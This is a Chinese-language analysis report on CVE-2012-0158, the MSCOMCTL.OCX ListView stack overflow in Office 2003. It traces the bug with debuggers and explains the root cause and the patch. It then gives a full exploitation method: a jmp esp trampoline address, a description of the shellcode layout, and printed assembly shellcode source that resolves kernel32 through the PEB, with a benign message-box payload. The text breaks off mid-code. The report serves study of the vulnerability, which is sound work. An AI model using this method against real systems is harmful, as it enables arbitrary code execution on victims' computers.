**北京蓝森科技有限公司**

**（CVE-2012-0158）漏洞分析报告**

|  |  |
| --- | --- |
| 软件名称： Microsoft Office  软件版本：2003  漏洞模块：MSCOMCTL.OCX  模块版本：2003  编译日期：2020-11-19 | 操作系统：Window 7 专业版(32位)  漏洞编号：CVE-2012-0158  危害等级：高危  漏洞类型：缓冲区溢出  威胁类型：本地 |

**分析人：张海龙**

2021年1月20日

目录

[1.软件简介 1](#_Toc21451)

[2.漏洞成因 2](#_Toc14006)

[2.1定位漏洞触发模块 2](#_Toc18770)

[2.2定位漏洞函数 3](#_Toc30417)

[2.3分析漏洞成因 3](#_Toc14349)

[3.利用过程 9](#_Toc27169)

[3.1分析和设计漏洞shellcode的结构 9](#_Toc14780)

[3.2在运行的程序中寻找跳板指令地址 10](#_Toc981)

[3.3编写shellcode，注入shellcode 11](#_Toc31616)

[4.POC 11](#_Toc20619)

# 1.软件简介


Microsoft Office是由Microsoft(微软)公司开发的一套基于 Windows 操作系统的办公软件套装。常用组件有 Word、Excel、PowerPoint等。最新版本为Microsoft 365(Office 2019)

# 2.漏洞成因


CVE-2012-0158漏洞是一个栈溢出漏洞，该漏洞的产生来自于微软Office办公软件中MSCOMCTL.ocx中的MSCOMCTL.ListView控件检查失误。在读取数据的时候，读取的长度和验证的长度都在文件中，且可以人为修改，进而触发缓冲区溢出，攻击者可以通过精心构造的数据修改EIP指向来实现任意代码的执行。

## 2.1定位漏洞触发模块

用OllyDbg附加office,打开问题文档，发现弹出错误提示框，通过esp找到溢出点




分析溢出点附近堆栈，溢出点下面的堆栈一般是刚刚调用的函数的上一层函数堆栈，溢出后可能已经破坏，溢出点上面的堆栈─般是刚刚执行的函数堆栈，可以发现有一个地址275C8AOA,可以看出这个地址是MSCOMCTL模块中的地址，由此判断刚刚执行的函数中执行了MSCOMCTL模块中的代码




## 2.2定位漏洞函数

动态调试溢出点所在的函数，可以跟踪到是CALL275C876D时出的问题




## 2.3分析漏洞成因


重新动态调试观察CALL275C876D的参数




函数275C876D内部




在文件中搜索定位长度，发现有两个长度，猜测一个是dwBytes,一个是v7




在OllyDbg中单步调试以及修改8282为8283对比前后状态，发现两个长度确实一个是dwBytes,一个是v7




函数275C876D内部




修改8282为8283






函数275C876D内部



用IDA继续分析，后面疑似有拷贝函数




用OllyDbg找到了执行拷贝的语句




在读取数据时，读取的长度和验证的长度都在文件中，所以可以自行构造，进而触发栈溢出,栈溢出即在拷贝时，多余的部分向栈地址增加的方向覆盖，当函数返回地址被覆盖的时候，函数返回时会读取被覆盖的数据作为即将执行代码的地址，进而产生未知的后果

产生漏洞的根本原因是一个判断(即dwbytes>=8)。在函数sub\_275c89c7中先后调用两次函数sub\_275c876d,第一次调用该函数前分配了0x14字节的栈空间，第二次调用该函数前已使用0xc字节的空间(剩余0x8字节)。在函数内部会有拷贝数据这一行为，若拷贝数据量大于0x8字节就会引起栈溢出




官方修改如下，判断v9(dwBytes)是否等于8，不为8则返回



# 3.利用过程


## 3.1分析和设计漏洞shellcode的结构

用010Editor打开问题文件，分析数据内容，其中8282为自定义的缓冲区长度




拷贝来源值原本为436F626A6400000082820000,拷贝去向首地址如上图缓冲区起始位置，用OllyDbg验证


即将拷贝(尚未拷贝)



即将进行第8次拷贝



RETN 0x8可以分解为两条语句 pop eip 与 ESP=ESP+0x8，将41414141替换为一个指向语句jmp esp的地址，在41414141后面16(16==0x8\*2)个字节处是书写shellcode的起点。这样当执行RETN 0x8之后，eip会跳到栈顶esp指向的位置执行接下来的语句，而栈顶由于加了0x8，正好指向书写的shellcode



## 3.2在运行的程序中寻找跳板指令地址

  1)寻找Jmp esp(opecode为ffe4)，用到了wimdbg+mona.py+pykd.pyd

  2)首先安装WDK，因为WDK自带windbg

  3)安装python2.7.2

  4)安装Visual C++ 2008运行库

  5)安装windbg的python插件pykd

  6)将mona.py与windbglib.py放到windbg.exe同目录下

  7)运行windbg开始调试后，输入以下命令即可开始使用mona


    .load pykd,pyd

    !py mona

  8)查找”jmp esp”，”push esp#ret”等指令

    !py mona jmp -r esp

  查找结果如下图，因为0x729a0535 显示可读可执行(PAGE\_EXECUTE\_READ)，故选择该地址替换41414141，由于是小端存储，记得倒序替换(即35059a72)



## 3.3编写shellcode，注入shellcode

  用Visual Studio2019 编写shellcode，这里最终目标只是弹窗一个HelloWorld

    1)获取Kernel32.dll基地址

    2)获取GetProcAddress函数地址

    3)获取LoadLibraryA地址

    4)获取user32基地址

    5)获取MessageBoxA地址

    6)调用MessageBoxA地址

    7)获取ExitProcess地址

    8)调用ExitProcess

  注入shellcode:

      将编写的程序(realease版)拖入OllyDbg,找到main函数，然后选中书写的汇编语句，按下shift+x复制这一部分opcode,粘贴到问题文件中。

# 4.POC

shellcode源码如下

#include<stdio.h>

#define EM(x) \_asm \_emit x

extern "C" int shellcode\_start();

\_declspec(naked) int shellcode\_entry()

{

\_asm

{

nop

nop

nop

nop

nop

jmp shellcode\_start

nop

}

}

//获取Kernel32基地址

\_declspec(naked) int GetKernel32Base()

{

\_asm

{

push esi

mov esi,dword ptr fs : [0x30]//1.FS:[0x30]获取PEB

mov esi,[esi + 0xc]//2.指向PEB\_LDR\_DATA结构指针

mov esi,[esi + 0x1c]//3.模块链表指针

mov esi,[esi]//4.获取第一个链表结构

mov esi,[esi]//5.获取模块链表第二个条目，一般是kernel32或者kernelbase(win7以下)

mov eax,[esi+0x8]//6.获取基址，kernel32或者kernelbase

pop esi

ret

}

}

//求字符串Hash值

\_declspec(naked) int GetStringHash(const char\* szString)

{

\_asm

{

push ebp

mov ebp,esp

push esi

push edx

xor edx,edx

xor eax,eax

mov esi,[ebp+8]//获取参数，即字符串

GetStringHash\_Loop:

lods byte ptr [esi] //获取字符串一个字节

test al,al

je GetStringHash\_Exit//直到遇到0退出循环

rol edx,0x3//求hash

xor dl,al//求hash

jmp GetStringHash\_Loop

GetStringHash\_Exit:

xchg eax,edx//将结果保存在eax

pop edx

pop esi

mov esp,ebp

pop ebp

retn 4

}

}

